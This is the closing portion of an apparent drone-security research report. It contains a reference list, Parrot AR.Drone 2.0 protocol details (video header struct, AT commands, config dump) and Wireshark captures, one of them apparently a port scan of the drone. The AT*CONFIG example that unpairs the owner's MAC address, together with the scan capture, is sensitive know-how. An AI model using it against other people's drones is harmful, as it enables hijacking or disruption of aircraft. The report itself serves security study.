Javaid, A. Y., Sun, W., Devabhaktuni, V. K., & Alam, M. (2012). *Cyber Security Threat Analysis and Modeling of an Unmanned Aerial Vehicle System*. Paper presented at the Homeland Security (HST), 2012 IEEE Conference on Technologies for Waltham, MA.

Kaiser, S. A. (2011). UAVs and their integration into non-segregated airspace. *Air and Space Law, 36*(2), 161-172.

Klaczynski, M., & Wszolek, T. (2012). Detection and Classificaation of Selected Noise Sources in Long-Term Acoustic Climate Monitoring. *Acta Physica Polonica A, 121*(1A).

Klassen, T. (2009). The UAV video problem: using streaming video with unmanned aerial vehicles. *Military & Aerospace Electronics, 20*(7), 30.

Lei, J., Fu, X., Hogrefe, D., & Tan, J. (2007). Comparative studies on authentication and key exchange methods for 802.11 wireless LAN. *Computers & Security, 26*(5), 401-409. doi: http://dx.doi.org/10.1016/j.cose.2007.01.001

Mirelli, V., Tenney, S., Bengio, Y., Chapados, N., & Delalleau, O. (2009). *Statistical Machine Learning Algorithms for Target Classification from Acoustic Signature*. Paper presented at the MSS Batlespace acoustic and Magnetic Sensors, Laurel, MD.

Moses, A., Rutherford, M. J., & Valavanis, K. P. (2011). *Radar-Based Detection and Identification for Miniature Air Vehicles*. Paper presented at the IEEE International Conference on Control Applications, Denver, CO, USA.

MPEG. (2013). The Moving Pictures Experts Group, from www.mpeg.chiariglione.org

Myers, Michael D., & Klein, Heinz K. (2011). A set of principles for conducting critical research in information systems. *MIS Q., 35*(1), 17-36.

NCO. (2013). The Global Positioning System, from www.gps.gov/systems/gps/

NIST. (2014). Vulnerability Summary for CVE-2014-1266 National Institute of Standards and Technology.

Pastor, E., Lopez, J., & Royo, P. (2007). UAV Payload and Mission Control Hardware/Software Architecture. *Aerospace and Electronic Systems Magazine, IEEE, 22*(6), 3-8. doi: 10.1109/MAES.2007.384074

Peacock, M., & Johnstone, M. N. (2013). *Towards Detection and Control of Civilian Unmanned Aerial Vehicles*. Paper presented at the 14th Australian Information Warfare Conference, Edith Cowan University, Perth, Western Australia.

Pham, T., & Srour, N. (2004, September 1). *TTCP AG-6: acoustic detection and tracking of UAVs.* Paper presented at the SPIE. 5417, Unattended/Unmanned Ground, Ocean, and Air Sensor Technologies and Applications VI Orlando, FL.

Piskorski, s, Brulez, N, Eline, P, D'Haeyer, F (2012), AR Drone Developer Guide

Pleban, Johann-Sebastian, Band, Ricardo, & Creutzburg, Reiner. (2014). *Hacking and securing* *the AR.Drone 2.0 quadcopter - Investigations for improving the security of a toy.* Paper presented at the Mobile Devices and Multimedia: Enabling Technologies, Algorithms, and Applications 2014.

. *Radiocommunications (Citizen Band Radio Stations) Class Licence 2002.* (2011). Canberra, Australia: Attorney-General's Department.

. *Radiocommunications (Prohibitions of PMTS Jamming Devices) declaration 2011*. (2011). Canbera, ACT, Australia.

Rand, Jeremy. (2013). *AR.Pwn: Hacking the Parrot AR.Drone(Part 1)*. Paper presented at the Global Conference on Educational Robotics.

Rand, Jeremy. (2013). *AR.Pwn: Hacking the Parrot AR.Drone(Part 2)*. Paper presented at the Global Conference on Educational Robotics.

Reed, T., Geis, J., & Dietrich, S. (2011, August 8). *SkyNET: a 3G-enabled mobile attack drone and stealth botmaster.* Paper presented at the WOOT'11 5th USENIX conference on Offensive technologies, San Francisco, CA.

Roseveare, N. J., & Azimi-Sadjadi, M. R. (2006). Robust beamforming algorithms for acoustic tracking of ground vehicles.

Safi, M. (2014). Air safety investigation into drone incident with triathlete, *The Guardian*. Retrieved from www.theguardian.com/world/2014/apr/08/air-safety-triathlete-struck-drone

Shah, J., & Saxena, V. (2011). Video Encryption: A Survey. *CoRR, abs/1104.0800*.

Shepard, D. P., Bhatti, J. A., & Humphreys, T. E. (2012). *Evaluation of Smart Grid and Civilian UAV Vulnerability to GPS Spoofing Attacks*. Paper presented at the ION GNSS, Nashville, TN.

Shi, W., Arbadjis, G., Bishop, B., Hill, P., Plasse, R., & Yoder, J. (2011). Detecting, Tracking and Identifying Airborne Threats with Netted Sensor Fence. In C. Thomas (Ed.), *Sensor Fusion - Foundation and Applications*: InTech.

Skolnik, M. I. (2008). *Radar Handbook, Third Edition* (3rd ed.): McGraw-Hill.

Srour, N., & Robertson, J. (1995). Remote Netted Acoustic Detection System: Final Report (pp. 41): U.S Army Research Laboratory.

Turan, M., Gunay, F., & Aslan, A. (2012). An Analytical Approach to the Concept of Counter-UA Operations (CUAOPS). *Journal of Intelligent & Robotic Systems, 65*(1-4), 73-91. doi: 10.1007/s10846-011-9580-6

USArmy. (2012). FM 3-36 Electronic Warfare: United States Army Command.

Vanek, B. (2009). Future trends in UAS avionics. Proc. 10th Int. Symp. of Hungarian Researchers on Computational Intelligence and Informatics, Budapest, Hungary.

Weber, J. (2011, 4-6 July). TECHNO-SECURITY, RISK AND THE MILITARIZATION OF EVERYDAY LIFE. Paper presented at the IACAP.

Wiegand, T., Sullivan, G. J., Bjontegaard, G., & Luthra, A. (2003). Overview of the H.264/AVC video coding standard. *Circuits and Systems for Video Technology, IEEE Transactions on, 13*(7), 560-576. doi: 10.1109/TCSVT.2003.815165

yvesmarie. (2012). Parrot Devzone. Retrieved 22/4/2014, from https://devzone.parrot.com/projects/list_files/oss-ardrone2

Zhaoyu, L., Dichao, P., Yuliang, Z., & Liu, J. (2005, 12-14 Dec. 2005). *Communication protection in IP-based video surveillance systems.* Paper presented at the Seventh IEEE International Symposium on Multimedia


# Appendix A: Parrot AR-Drone V2 Information

| **Pave Definition** | |
|---|---|
| Code | Comment |
| typedef struct { | |
| uint8_t signature[4]; | /* "PaVE" – used to identify the start of frame */ |
| uint8_t version; | /*  Version code*/ |
| uint8_t video_codec; | /*  Codec of the following frame*/ |
| uint16_t header_size; | /* Size of the parrot_video_encapsulation_t */ |
| uint32_t payload_size; | /*  Amount of data following this PaVE*/ |
| uint16_t encodeded_stream_width; | /*  ex: 640*/ |
| uint16_t encoded_stream_height; | /* ex: 368*/ |
| uint16_t display_width; | /*  ex: 640*/ |
| uint16_t display_height | /* ex: 360*/ |
| uint32_t frame_number; | /* Frame position inside the current stream*/ |
| uint32_t timestamp; | /* in milliseconds */ |
| uint8_t total_chuncks; | /* Number of UDP packets containing the current decidable payload – currently unused */ |
| uint8_t chunck_index; | /* Position of the packet – first chunk is #0 – currently unused */ |
| uint8_t frame_type; | /* I-frame, P-frame – parrot_video_encapsulation_frametypes_t */ |
| uint8_t control; | /*Special commands like end-of-stream or advertised frames */ |
| uint32_t stream_byte_position_lw; | /*Byte position of the current payload in the encoded stream – lower 32-bit word */ |
| uint32_t stream_byte_position_uw; | /* Byte position of the current payload in the encoded stream – upper 32-bit word */ |
| uint16_t stream_id; | /* This ID identifies packets that should be recorded together */ |
| uint8_t total_slices; | /* number of slices composing the current frame */ |
| uint8_t slice_index; | /* position of the current slice in the frame */ |
| uint8_t header1_size; | /*H.264 only : size of SPS inside payload – no SPS present if value is zero */ |
| uint8_t header2_size; | /* H.264 only : size of PPS inside payload – no PPS present if value is zero*/ |
| uint8_t reserved2[2]; | /* Padding to align on 48 bytes */ |
| uint32_t advertised_size; | /* Size of frames announced as advertised frames*/ |
| uint8_t reserved3[12]; | /* Padding to align on 64 bytes*/ |
| }     __attribute__     ((packed)) parrot_video_encapsulation_t; | |

Figure 27: PaVE Definition


| **AT command** | **Arguments** | **Description** |
|---|---|---|
| AT*REF | input | Takeoff/Landing/Emergency stop command |
| AT*PCMD | flag, roll, pitch, gaz, yaw | Move the drone |
| AT*PCMD_MAG | flag, roll, pitch, gaz, yaw, psi, psi accuracy | Move the drone (with Absolute control support) |
| AT*FTRIM | - | Sets the reference for the horizontal plane (must be on ground) |
| At*CONFIG | key, value | configuration of the Ar.Drone 2.0 |
| AT*CONFIG_IDS | session, user, application, ids | Identifiers for AT*CONFIG commands |
| AT*COMWDG | - | Reset the communication watchdog |
| AT*CALIB | device number | Ask the drone to calibrate the magnetometer (must be flying) |

Figure 28: Listing of AT commands (Adapted from AR-Drone Developers Guide 2012)


GENERAL:video_enable — *CAT_COMMON | Read/Write*

**Description :**
*Reserved for future use.* The default value is TRUE, setting it to FALSE can lead to unexpected behaviour.

Figure 29: Format of video-disable AT Commands


NETWORK:owner_mac — *CAT_COMMON | Read/Write*

**Description :**
Mac addres paired with the AR.Drone. Set to "00:00:00:00:00:00" to unpair the AR.Drone.

**AT command example :** **AT*CONFIG=605,"network:owner_mac","01:23:45:67:89:ab"**

Figure 30: Format of MAC un-pair AT commands

## GPS:latitude

CAT_SESSION | Read/Wri

**Description :**
GPS Latitude sent by the controlling device.

This data is used for media tagging and userbox recording.

*Note :* value is a double precision floating point number, sent as a the binary equivalent 64bit integer on AT con
mand

**AT command example :** **AT*CONFIG=605,"gps:latitude","4631107791820423168"**

**API use example :**
```
double gpsLatitude = 42.0;
ARDRONE_TOOL_CONFIGURATION_ADDEVENT (latitude, &gpsLatitude, myCallback);
```

## GPS:longitude

CAT_SESSION | Read/Wri

**Description :**
GPS Longitude sent by the controlling device.

This data is used for media tagging and userbox recording.

*Note :* value is a double precision floating point number, sent as a the binary equivalent 64bit integer on AT con
mand

**AT command example :** **AT*CONFIG=605,"gps:longitude","4631107791820423168"**

**API use example :**
```
double gpsLongitude = 42.0;
ARDRONE_TOOL_CONFIGURATION_ADDEVENT (longitude, &gpsLongitude, myCallback);
```

## GPS:altitude

CAT_SESSION | Read/Wri

**Description :**
GPS Altitude sent by the controlling device.

This data is used for media tagging and userbox recording.

*Note :* value is a double precision floating point number, sent as a the binary equivalent 64bit integer on AT con
mand

**AT command example :** **AT*CONFIG=605,"gps:altitude","4631107791820423168"**

**API use example :**
```
double gpsAltitude = 42.0;
ARDRONE_TOOL_CONFIGURATION_ADDEVENT (altitude, &gpsAltitude, myCallback);
```

Figure 31: Format of GPS AT commands

**Listing 8.1: Example of configuration file as sent on the control TCP port**

| | |
|---|---|
| general: num_version_config | = 1 |
| general: num_version_mb | = 33 |
| general: num_version_soft | = 2.1.18 |
| general: drone_serial | = XXXXXXXXXX |
| general: soft_build_date | = 2012-04-06 12:09 |
| general: motor1_soft | = 1.41 |
| general: motor1_hard | = 5.0 |
| general: motor1_supplier | = 1.1 |
| general: motor2_soft | = 1.41 |
| general: motor2_hard | = 5.0 |
| general: motor2_supplier | = 1.1 |
| general: motor3_soft | = 1.41 |
| general: motor3_hard | = 5.0 |
| general: motor3_supplier | = 1.1 |
| general: motor4_soft | = 1.41 |
| general: motor4_hard | = 5.0 |
| general: motor4_supplier | = 1.1 |
| general: ardrone_name | = My ARDrone |
| general: flying_time | = 758 |
| general: navdata_options | = 105971713 |
| general: com_watchdog | = 2 |
| general: video_enable | = TRUE |
| general: vision_enable | = TRUE |
| general: vbat_min | = 9000 |
| control: accs_offset | = { -2.0952554e+03 2.0413781e+03 2.0569382e+03 } |
| control: accs_gains | = { 9.844936e-01 6.2035287e-03 1.4683655e-02 -2.0475579e-03 -9.9886459e-01 -9.5556228e-04 2.9886848e-03 -1.9088354e-02 -9.8093420e-01 } |
| control: gyros_offset | = { -3.8548752e+01 -1.0268125e+02 -4.3712502e-01 } |
| control: gyros_gains | = { 1.0711575e-03 -1.0726772e-03 -1.0692523e-03 } |
| control: gyros110_offset | = { 1.6625000e+03 1.6625000e+03 } |
| control: gyros110_gains | = { 1.5271631e-03 -1.5271631e-03 } |
| control: magnet o_offset | = { 1.2796108e+01 -2.0355328e+02 -5.8370575e+02 } |
| control: magnet o_radius | = 1.3417094e+02 |
| control: gyro_offset_thr_x | = 4.0000000e+00 |
| control: gyro_offset_thr_y | = 4.0000000e+00 |
| control: gyro_offset_thr_z | = 5.0000000e-01 |
| control: pwm_ref_gyros | = 500 |
| control: osctun_value | = 63 |
| control: osctun_test | = TRUE |
| control: altitude_max | = 3000 |
| control: altitude_min | = 50 |
| control: control_level | = 0 |
| control: euler_angle_max | = 2.0943952e-01 |
| control: control_iphone_tilt | = 3.4906584e-01 |
| control: control_vz_max | = 7.0000000e+02 |
| control: control_yaw | = 1.7453293e+00 |
| control: outdoor | = FALSE |
| control: flight_without_shell | = FALSE |
| control: autonomous_flight | = FALSE |
| conrol: manual_trim | = FALSE |
| control: indoor_euler_angle_max | = 2.0943952e-01 |
| control: indoor_control_vz_max | = 7.0000000e+02 |
| control: indoor_control_yaw | = 1.7453293e+00 |
| control: outdoor_control_vz_max | = 1.0000000e+03 |
| control: outdoor_contorl_yaw | = 3.4906585e+00 |
| control: flying_mode | = 0 |
| control: hovering_range | = 1000 |
| control: flight_anim | = 0, 0 |
| network: ssid_single_player | = ardrone2_XXXX |
| network: ssid_multi_player | = ardrone2_XXXX |

| | |
|---|---|
| network: wifi_mode | = 0 |
| network: wifi_rate | = 0 |
| network: owner_mac | = 00:00:00:00:00:00 |
| pic: ultrasound_freq | = 8 |
| pic: ultrasound_watchdog | = 3 |
| pic: pic_version | = 184877088 |
| video: camif_fps | = 30 |
| video: codec_fps | = 30 |
| video: camif_buffers | = 2 |
| video: num_trackers | = 12 |
| video: video_codec | = 0 |
| video: video_slices | = 0 |
| video: video_live_socket | = 0 |
| video: video_storage_space | = 15360 |
| video: bitrate | = 1000 |
| video: max_bitrate | = 4000 |
| video: bitrate_ctrl_mode | = 0 |
| video: bitrate_storage | =4000 |
| video: video_channel | = 0 |
| video: video_on_usb | = TRUE |
| video: video_file_index | = 1 |
| lens: leds_anim | = 0, 0, 0 |
| detect: enemy_colours | = 1 |
| detect: groundstripe_colours | = 16 |
| detect: enemy_without_shell | = 0 |
| detect: detect_type | = 3 |
| detect: detections_select_h | = 0 |
| detect: detections_select_v_hsync | = 0 |
| detect: detections_select_v | = 0 |
| syslog: output | = 7 |
| syslog: max_size | = 102400 |
| syslog: nb_files | = 5 |
| userbox: userbox_cmd | = 0 |
| gps: latitude | = 5.0000000000000000e+02 |
| gps: longitude | = 5.0000000000000000e+02 |
| gps: altitude | = 0.0000000000000000e+00 |
| custom: application_id | = 00000000 |
| custom: application_desc | = Default application configuration |
| custom: profile_id | = 00000000 |
| custom: profile_desc | = Default application configuration |
| custom: session_id | = 00000000 |
| custom: session_desc | = Default application configuration |

Figure 32: Listing 8.1, Port 5559 Information (adapted from AR Drone developer guide)

# Appendix B: Captured Network Streams

| No | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 1 | 0.000000 | 192.168.1.2 | 192.168.1.255 | UDP | 53 | Source port: 5552  Destination port: 5552 |
| 2 | 0.005673 | Parrot_35:24:24 | Broadcast | ARP | 42 | Who has 192.168.1.2?  Tell 192.168.1.1 |
| 3 | 0.019618 | 192.168.1.1 | 192.168.1.2 | UDP | 65 | Source port: 5552  Destination port: 5552 |
| 4 | 0.023413 | 192.168.1.1 | 192.168.1.2 | UDP | 65 | Source port: 5552  Destination port: 5552 |
| 5 | 0.025614 | 192.168.1.1 | 192.168.1.2 | UDP | 65 | Source port: 5552  Destination port: 5552 |
| 6 | 0.027365 | 192.168.1.1 | 192.168.1.2 | TCP | 74 | 5551 > 49729 [SYN, ACK] Seq=0 Ack=0 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=4294952067 TSecr=901767516 WS=4 |
| 7 | 0.054003 | 192.168.1.1 | 192.168.1.2 | TCP | 92 | 5551 > 49729 [PSH, ACK] Seq=1 Ack=0 Win=5792 Len=26 TSval=4294952071 TSecr=901767517 |
| 8 | 0.055861 | 192.168.1.1 | 192.168.1.2 | TCP | 66 | 5551 > 49729 [ACK] Seq=27 Ack=16 Win=5792 Len=0 TSval=4294952071 TSecr=901767543 |
| 9 | 0.056035 | 192.168.1.1 | 192.168.1.2 | TCP | 92 | 5551 > 49729 [PSH, ACK] Seq=27 Ack=16 Win=5792 Len=26 TSval=4294952071 TSecr=901767543 |
| 10 | 0.058859 | 192.168.1.1 | 192.168.1.2 | TCP | 101 | 5551 > 49729 [PSH, ACK] Seq=53 Ack=22 Win=5792 Len=35 TSval=4294952071 TSecr=901767544 |
| 11 | 0.060657 | 192.168.1.1 | 192.168.1.2 | TCP | 92 | 5551 > 49729 [PSH, ACK] Seq=88 Ack=30 Win=5792 Len=26 TSval=4294952072 TSecr=901767547 |
| 12 | 0.063234 | 192.168.1.1 | 192.168.1.2 | TCP | 73 | 5551 > 49729 [PSH, ACK] Seq=114 Ack=48 Win=5792 Len=7 TSval=4294952072 TSecr=90176754 |
| 13 | 0.065031 | 192.168.1.1 | 192.168.1.2 | TCP | 74 | 38299 > 49730 [SYN, ACK] Seq=0 Ack=0 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=4294952072 TSecr=901767550 WS=4 |
| 14 | 0.073745 | 192.168.1.1 | 192.168.1.2 | TCP | 123 | 5551 > 49729 [PSH, ACK] Seq=121 Ack=66 Win=5792 Len=57 TSval=4294952073 TSecr=901767551 |
| 15 | 0.073761 | 192.168.1.1 | 192.168.1.2 | TCP | 72 | 38299 > 49730 [PSH, ACK] Seq=1 Ack=0 Win=5792 Len=6 TSval=4294952073 TSecr=901767551 |
| 16 | 0.073767 | 192.168.1.1 | 192.168.1.2 | TCP | 66 | 38299 > 49730 [FIN, ACK] Seq=7 Ack=0 Win=5792 Len=0 TSval=4294952073 TSecr=901767551 |
| 17 | 0.073773 | 192.168.1.1 | 192.168.1.2 | TCP | 92 | 5551 > 49729 [PSH, ACK] Seq=178 Ack=66 Win=5792 Len=26 TSval=4294952073 TSecr=901767551 |
| 18 | 0.110860 | 192.168.1.1 | 192.168.1.2 | TCP | 66 | 38299 > 49730 [ACK] Seq=8 Ack=1 Win=5792 Len=0 TSval=4294952078 TSecr=901767560 |
| 19 | 0.111406 | 192.168.1.1 | 192.168.1.2 | TCP | 92 | 5551 > 49729 [PSH, ACK] Seq=204 Ack=72 Win=5792 Len=26 TSval=4294952078 TSecr=901767561 |
| 20 | 0.111906 | 192.168.1.1 | 192.168.1.2 | TCP | 74 | personal-agent > 49731 [SYN, ACK] Seq=0 Ack=0 Win=5792 Len=0 |

| | | | | | | |
|---|---|---|---|---|---|---|
| | | | | | | MSS=1460 SACK_PERM=1 TSval=4294952078 TSecr=901767563 WS=4 |
| 21 | 0.113122 | 192.168.1.1 | 192.168.1.2 | TCP | 66 | 5551 > 49729 [FIN, ACK] Seq=230 Ack=73 Win=5792 Len=0 TSval=4294952078 TSecr=901767561 |
| 22 | 0.116263 | 192.168.1.1 | 192.168.1.2 | TCP | 74 | 5559 > 49732 [SYN, ACK] Seq=0 Ack=0 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=4294952078 TSecr=901767565 WS=4 |
| 23 | 0.116280 | 192.168.1.1 | 192.168.1.2 | TCP | 74 | ftp > 49733 [SYN, ACK] Seq=0 Ack=0 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=4294952078 TSecr=901767565 WS=4 |
| 24 | 0.116787 | 192.168.1.1 | 192.168.1.2 | TCP | 74 | sgi-eventmond > 49734 [SYN, ACK] Seq=0 Ack=0 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=4294952078 TSecr=901767566 WS=4 |
| 25 | 0.127866 | 192.168.1.1 | 192.168.1.2 | FTP | 92 | Response: 220 Operation successful |
| 26 | 0.129600 | 192.168.1.1 | 192.168.1.2 | TCP | 66 | ftp > 49733 [ACK] Seq=27 Ack=16 Win=5792 Len=0 TSval=4294952081 TSecr=901767610 |
| 27 | 0.129906 | 192.168.1.1 | 192.168.1.2 | FTP | 92 | Response: 230 Operation successful |
| 28 | 0.131726 | 192.168.1.1 | 192.168.1.2 | FTP | 92 | Response: 250 Operation successful |
| 29 | 0.133975 | 192.168.1.1 | 192.168.1.2 | FTP | 101 | Response: 227 PASV ok (192,168,1,1,212,139) |
| 30 | 0.135900 | 192.168.1.1 | 192.168.1.2 | TCP | 74 | 54411 > 49735 [SYN, ACK] Seq=0 Ack=0 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=4294952081 TSecr=901767614 WS=4 |
| 31 | 0.139102 | 192.168.1.1 | 192.168.1.2 | FTP | 89 | Response: 150 Directory listing |
| 32 | 0.143853 | 192.168.1.1 | 192.168.1.2 | TCP | 66 | 54411 > 49735 [FIN, ACK] Seq=1 Ack=0 Win=5792 Len=0 TSval=4294952082 TSecr=901767616 |
| 33 | 0.143869 | 192.168.1.1 | 192.168.1.2 | FTP | 92 | Response: 226 Operation successful |
| 34 | 0.147273 | 192.168.1.1 | 192.168.1.2 | TCP | 66 | 54411 > 49735 [ACK] Seq=2 Ack=1 Win=5792 Len=0 TSval=4294952083 TSecr=901767623 |
| 35 | 0.148163 | 192.168.1.1 | 192.168.1.2 | FTP | 92 | Response: 221 Operation successful |
| 36 | 0.213402 | 192.168.1.1 | 192.168.1.2 | TCP | 1514 | personal-agent > 49731 [ACK] Seq=1 Ack=0 Win=5792 Len=1448 TSval=4294952091 TSecr=901767595 |
| 37 | 0.214144 | 192.168.1.1 | 192.168.1.2 | TCP | 1514 | personal-agent > 49731 [ACK] Seq=1449 Ack=0 Win=5792 Len=1448 TSval=4294952091 TSecr=901767595 |
| 38 | 0.214771 | 192.168.1.1 | 192.168.1.2 | TCP | 1514 | personal-agent > 49731 [ACK] Seq=2897 Ack=0 Win=5792 Len=1448 TSval=4294952091 TSecr=901767595 |
| 39 | 0.215882 | 192.168.1.1 | 192.168.1.2 | TCP | 1514 | personal-agent > 49731 [ACK] Seq=4345 Ack=0 Win=5792 Len=1448 TSval=4294952092 TSecr=901767692 |
| 40 | 0.216258 | 192.168.1.1 | 192.168.1.2 | TCP | 1514 | personal-agent > 49731 [ACK] Seq=5793 Ack=0 Win=5792 Len=1448 TSval=4294952092 TSecr=901767692 |

Figure 33: Initial Connection Capture

| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 3888 | 18.438879 | 192.168.1.1 | 192.168.1.4 | TCP | 1514 | personal-agent > 49005 [ACK] Seq=3319974 Ack=1 Win=5792 Len=1448 TSval=63038 TSecr=1640333 |
| 3889 | 18.439626 | 192.168.1.1 | 192.168.1.4 | TCP | 1514 | personal-agent > 49005 [ACK] Seq=3324122 Ack=1 Win=5792 Len=1448 TSval=63038 TSecr=1640333 |
| 3890 | 18.439666 | 192.168.1.4 | 192.168.1.1 | TCP | 66 | 49005 > personal-agent [ACK] Seq=1 Ack=3322870 Win=67840 Len=0 TSval=1640339 TSecr=63038 |
| 3891 | 18.440257 | 192.168.1.1 | 192.168.1.4 | TCP | 1514 | [TCP segment of a reassembled PDU] |
| 3892 | 18.440628 | 192.168.1.1 | 192.168.1.4 | TCP | 898 | [TCP segment of a reassembled PDU] |
| 3893 | 18.440664 | 192.168.1.4 | 192.168.1.1 | TCP | 66 | 49005 > personal-agent [ACK] Seq=1 Ack=3325150 Win=67840 Len=0 TSval=1640339 TSecr=63038 |
| 3894 | 18.454163 | f8:1a:67:1c:7c:0f | Broadcast | ARP | 42 | Who has 192.168.1.1? Tell 192.168.1.4 |
| 3895 | 18.455270 | Parrot_35:24:24 | f8:1a:67:1c:7c:0f | ARP | 42 | 192.168.1.1 is at 90:03:b7:35:24:24 |
| 3896 | 18.459556 | 192.168.1.4 | 192.168.1.1 | UDP | 88 | Source port: freeciv Destination port: freeciv |
| 3897 | 18.467454 | 192.168.1.1 | 192.168.1.4 | TCP | 1514 | [TCP segment of a reassembled PDU] |
| 3898 | 18.467914 | 192.168.1.1 | 192.168.1.4 | SIGCOMP | 1514 |  |
| 3899 | 18.468043 | 192.168.1.4 | 192.168.1.1 | TCP | 66 | 49005 > personal-agent [ACK] Seq=1 Ack=3328046 Win=67840 Len=0 TSval=1640346 TSecr=63041 |
| 3900 | 18.469131 | 192.168.1.1 | 192.168.1.4 | TCP | 1514 | personal-agent > 49005 [ACK] Seq=3329494 Ack=1 Win=5792 Len=1448 TSval=63041 TSecr=1640339 |
| 3901 | 18.473888 | 192.168.1.1 | 192.168.1.4 | TCP | 1514 | personal-agent > 49005 [ACK] Seq=3328046 Ack=1 Win=5792 Len=1448 TSval=63041 TSecr=1640339 |
| 3902 | 18.474012 | 192.168.1.4 | 192.168.1.1 | TCP | 66 | 49005 > personal-agent [ACK] Seq=1 Ack=3330942 Win=67840 Len=0 TSval=1640347 TSecr=63041 |
| 3903 | 18.480708 | 192.168.1.1 | 192.168.1.4 | TCP | 1514 | personal-agent > 49005 [ACK] Seq=3320942 Ack=1 Win=5792 Len=1448 TSval=63041 TSecr=1640339 |
| 3904 | 18.481133 | 192.168.1.1 | 192.168.1.4 | TCP | 1514 | personal-agent > 49005 [ACK] Seq=3332390 Ack=1 Win=5792 Len=1448 TSval=63041 TSecr=1640339 |
| 3905 | 18.481175 | 192.168.1.4 | 192.168.1.1 | TCP | 66 | 49005 > personal-agent [ACK] Seq=1 Ack=3333838 Win=67840 Len=0 TSval=1640349 TSecr=63041 |
| 3906 | 18.481638 | 192.168.1.1 | 192.168.1.4 | TCP | 779 | personal-agent > 49005 [PSH, ACK] Seq=3333838 Ack=1 Win=5792 Len=713 TSval=63041 TSecr=1640339 |
| 3907 | 18.481671 | 192.168.1.4 | 192.168.1.1 | TCP | 66 | 49005 > personal-agent [ACK] Seq=1 Ack=3334551 Win=67840 Len=0 TSval=1640349 TSecr=63041 |
| 3908 | 18.500150 | 192.168.1.1 | 192.168.1.4 | TCP | 1514 | personal-agent > 49005 [ACK] Seq=3334551 Ack=1 Win=5792 Len=1448 TSval=63045 TSecr=1640349 |
| 3909 | 18.500623 | 192.168.1.1 | 192.168.1.4 | TCP | 1514 | personal-agent > 49005 [ACK] Seq=3335999 Ack=1 Win=5792 Len=1448 TSval=63045 TSecr=1640349 |
| 3910 | 18.500761 | 192.168.1.4 | 192.168.1.1 | TCP | 66 | 49005 > personal-agent [ACK] Seq=1 Ack=3337447 |

| | | | | | | |
|---|---|---|---|---|---|---|
| | | | | | | Win=67840 Len=0 TSval=1640354 TSecr=63045 |
| 3911 | 18.501141 | 192.168.1.1 | 192.168.1.4 | TCP | 1514 | personal-agent > 49005 [ACK] Seq=3337447 Ack=1 Win=5792 Len=1448 TSval=63045 TSecr=1640349 |
| 3912 | 18.501742 | 192.168.1.1 | 192.168.1.4 | TCP | 1514 | personal-agent > 49005 [ACK] Seq=3338895 Ack=1 Win=5792 Len=1448 TSval=63045 TSecr=1640349 |
| 3913 | 18.501778 | 192.168.1.4 | 192.168.1.1 | TCP | 66 | 49005 > personal-agent [ACK] Seq=1 Ack=3340343 Win=67840 Len=0 TSval=1640354 TSecr=63045 |

Figure 34: Capture showing Control Commands to 5556 ignored

| No | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 1 | 0.000000 | f8:1a:67:1c:7c:0f | Broadcast | ARP | 42 | Who has 192.168.1.1?  Tell 192.168.1.4 |
| 2 | 0.002270 | Parrot_35:24:24 | f8:1a:67:1c:7c:0f | ARP | 42 | 192.168.1.1 is at 90:03:b7:35:24:24 |
| 3 | 0.006250 | 192.168.1.4 | 192.168.1.1 | UDP | 42 | Source port: 37384  Destination port: 5559 |
| 4 | 0.006300 | 192.168.1.4 | 192.168.1.1 | UDP | 42 | Source port: 37384  Destination port: sgi-esphttp |
| 5 | 0.006314 | 192.168.1.4 | 192.168.1.1 | UDP | 42 | Source port: 37384  Destination port: freeciv |
| 6 | 0.006327 | 192.168.1.4 | 192.168.1.1 | UDP | 42 | Source port: 37384 Destination port: personal-agent[Malformed Packet] |
| 7 | 0.006340 | 192.168.1.4 | 192.168.1.1 | UDP | 42 | Source port: 37384  Destination port: sgi-eventmond |
| 8 | 0.006354 | 192.168.1.4 | 192.168.1.1 | UDP | 42 | Source port: 37384  Destination port: 5560 |
| 9 | 0.006365 | 192.168.1.4 | 192.168.1.1 | UDP | 42 | Source port: 37384  Destination port: 5550 |
| 10 | 0.006462 | 192.168.1.4 | 192.168.1.1 | UDP | 42 | Source port: 37384  Destination port: 5552 |
| 11 | 0.006479 | 192.168.1.4 | 192.168.1.1 | UDP | 42 | Source port: 37384  Destination port: 5557 |
| 12 | 0.006491 | 192.168.1.4 | 192.168.1.1 | UDP | 42 | Source port: 37384  Destination port: 5551 |
| 13 | 0.008435 | 192.168.1.1 | 192.168.1.4 | ICMP | 70 | Destination unreachable (Port unreachable) |
| 14 | 0.009705 | 192.168.1.1 | 192.168.1.4 | ICMP | 70 | Destination unreachable (Port unreachable) |
| 15 | 0.009755 | 192.168.1.1 | 192.168.1.4 | ICMP | 70 | Destination unreachable (Port unreachable) |
| 16 | 0.009765 | 192.168.1.1 | 192.168.1.4 | ICMP | 70 | Destination unreachable (Port unreachable) |
| 17 | 0.009774 | 192.168.1.1 | 192.168.1.4 | ICMP | 70 | Destination unreachable (Port unreachable) |
| 18 | 0.010673 | 192.168.1.1 | 192.168.1.4 | ICMP | 70 | Destination unreachable (Port unreachable) |
